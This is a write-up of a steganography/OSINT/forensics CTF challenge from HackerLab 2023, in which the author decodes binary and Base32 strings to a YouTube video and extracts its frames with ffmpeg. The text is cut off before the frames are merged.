Challenge 19 Solves

Hèviosso nou gué

250

STEG OSINT FORENSIC

[FR]

Es-tu éligible pour adhérer à la confrérie des "*Gardiens des Trésors Royaux*" ?

[EN]

Are you eligible to join the Brotherhood of the "*Guardians of Royal Treasures*"?

https://mega.nz/file/Fg8R2KaR#BZngGjqsSSRp5cGcPYlKsz351_7d-dz07dWq9m8NUgo

Author: charliepy

1/10 attempts

Flag Submit


At first I didn't want to do it because of the category (Steg, Osint, Forensic) it's under and that's what I don't like solving

But after seeing that a lot of people have solved it I said let me give it a go

And eventually after solving it I can say I learnt new things


Less talk more hacking :slight_smile:

Going over to the mega link attached shows this video


https://mega.nz/file/Fg8R2KaR#BZngGjqsSSRp5cGcPYlKsz351_7d-dzO7dWq9m8NUgo
MEGA
EN
Create account
Log in
Teaser HACKERLAB 2023.mp4
149.7 MB
Download
Save to MEGA


I downloaded it

And after watching it at the end of the movie it showed this



```
00111000 01001011 01000001
01110001 01110100 00110001
01101101 01100001 01110110
01000100 01100010 00101111
01100101 01100010 00101110
01110101 01110100 01110101
01101111 01111001 00101111
00101111 00111010 01110011
01110000 01110100 01110100
01101000
```

BTW it also showed some recap of last year HackerLab and here's a photo of my friends lock picking (they solved all the lock picks btw lol)


Teaser HACKERLAB 2023.mp4
Media Playback Audio Video Tools Help
HACKER


The text is clearly in it's binary form

```
00111000 01001011 01000001
01110001 01110100 00110001
01101101 01100001 01110110
01000100 01100010 00101111
01100101 01100010 00101110
01110101 01110100 01110101
01101111 01111001 00101111
00101111 00111010 01110011
01110000 01110100 01110100
01101000
```

I wrote a quick python script to decode it

```
binary = [
    '00111000', '01001011', '01000001',
    '01110001', '01110100', '00110001',
    '01101101', '01100001', '01110110',
    '01000100', '01100010', '00101111',
    '01100101', '01100010', '00101110',
    '01110101', '01110100', '01110101',
    '01101111', '01111001', '00101111',
    '00101111', '00111010', '01110011',
    '01110000', '01110100', '01110100',
    '01101000']

decode = []

for i in range(len(binary)):
    decode.append(int(binary[i], 2))

print(''.join(map(chr, decode)))
```


Running the script gives this



```
➜ Heviosso python3 binary.py
8KAqt1mavDb/eb.utuoy//:sptth
➜ Heviosso
```

It looks like a YouTube link but the word has been reversed


So here's the right version of it



```
➜ Heviosso python3 binary.py | rev
https://youtu.be/bDvam1tqAK8
➜ Heviosso
```

```
https://youtu.be/bDvam1tqAK8
```

Going over the link shows this video


IRXSA6LPOUQHGZLFEBWWKPY=

TakaBOX
4 subscribers


278 views 9 days ago

There are three things to notice:

- The title of the video looks like base{} encoded value
- The video shows that some words are being types but it isn't clear
- The YouTube user account that created this video

I spent about a day with this portion of the challenge

And that encoded value when decoded is hinting to the video


Recipe: From Base32 — Alphabet: A-Z2-7= — Remove non-alphabet chars ✓

Input:

```
IRXSA6LPOUQHGZLFEBWWKPY=
```

Output:

```
Do you see me?
```

I played with the video for a while and tried things like attempting to remove the black background but I noticed that's futile because on each like about a second of the video the frames are just shown


So even if I completely remove the black background it won't change anything

Now what can we do?

Well since characters are shown on each frames how can we extract the frame?

After searching the internet I found that one best tool for video manipulation is `ffmpeg`

So I used `ffmpeg` to do this




```
➜  Heviosso mkdir frames
➜  Heviosso ffmpeg -i canyouseeme.mp4 frames/frame%d.png 2>/dev/null
➜  Heviosso cd frames
➜  frames ..
➜  Heviosso ls -l frames/* | wc -l
625
➜  Heviosso 
```

```
ffmpeg -i canyouseeme.mp4 frames/frame%d.png 2>/dev/null
```

It created 625 frames gotten from the video file

If we take a look at it we will see some values



```
frame46.png frame47.png frame48.png frame49.png frame50.png frame51.png frame52.png frame53.png frame54.png frame55.png frame56.png frame57.png frame58.png frame59.png frame60.png
frame61.png frame62.png frame63.png frame64.png frame65.png frame66.png frame67.png frame68.png frame69.png frame70.png frame71.png frame72.png frame73.png frame74.png frame75.png
frame76.png frame77.png frame78.png frame79.png frame80.png frame81.png frame82.png frame83.png frame84.png frame85.png frame86.png frame87.png frame88.png frame89.png frame90.png
frame91.png frame92.png frame93.png frame94.png frame95.png frame96.png frame97.png frame98.png frame99.png frame100.png frame101.png frame102.png frame103.png frame104.png frame105.png
frame106.png frame107.png frame108.png frame109.png frame110.png frame111.png frame112.png frame113.png frame114.png frame115.png frame116.png frame117.png frame118.png frame119.png frame120.png
frame121.png frame122.png frame123.png frame124.png frame125.png frame126.png frame127.png frame128.png frame129.png frame130.png frame131.png frame132.png frame133.png frame134.png frame135.png
frame136.png frame137.png frame138.png frame139.png frame140.png frame141.png frame142.png frame143.png frame144.png frame145.png frame146.png frame147.png frame148.png frame149.png frame150.png
frame151.png frame152.png frame153.png frame154.png frame155.png frame156.png frame157.png frame158.png frame159.png frame160.png frame161.png frame162.png frame163.png frame164.png frame165.png
frame166.png frame167.png frame168.png frame169.png frame170.png frame171.png frame172.png frame173.png frame174.png frame175.png frame176.png frame177.png frame178.png frame179.png frame180.png
625 files: 546.7 KiB (559,870 bytes) | Free space: 160.1 GiB
```


But it's no use since that's not understandable

It's best when the images are all merged together right?

That's what I did

I searched on the tool we can use to achieve this and found the `composite` command

Here's how I merge the images together

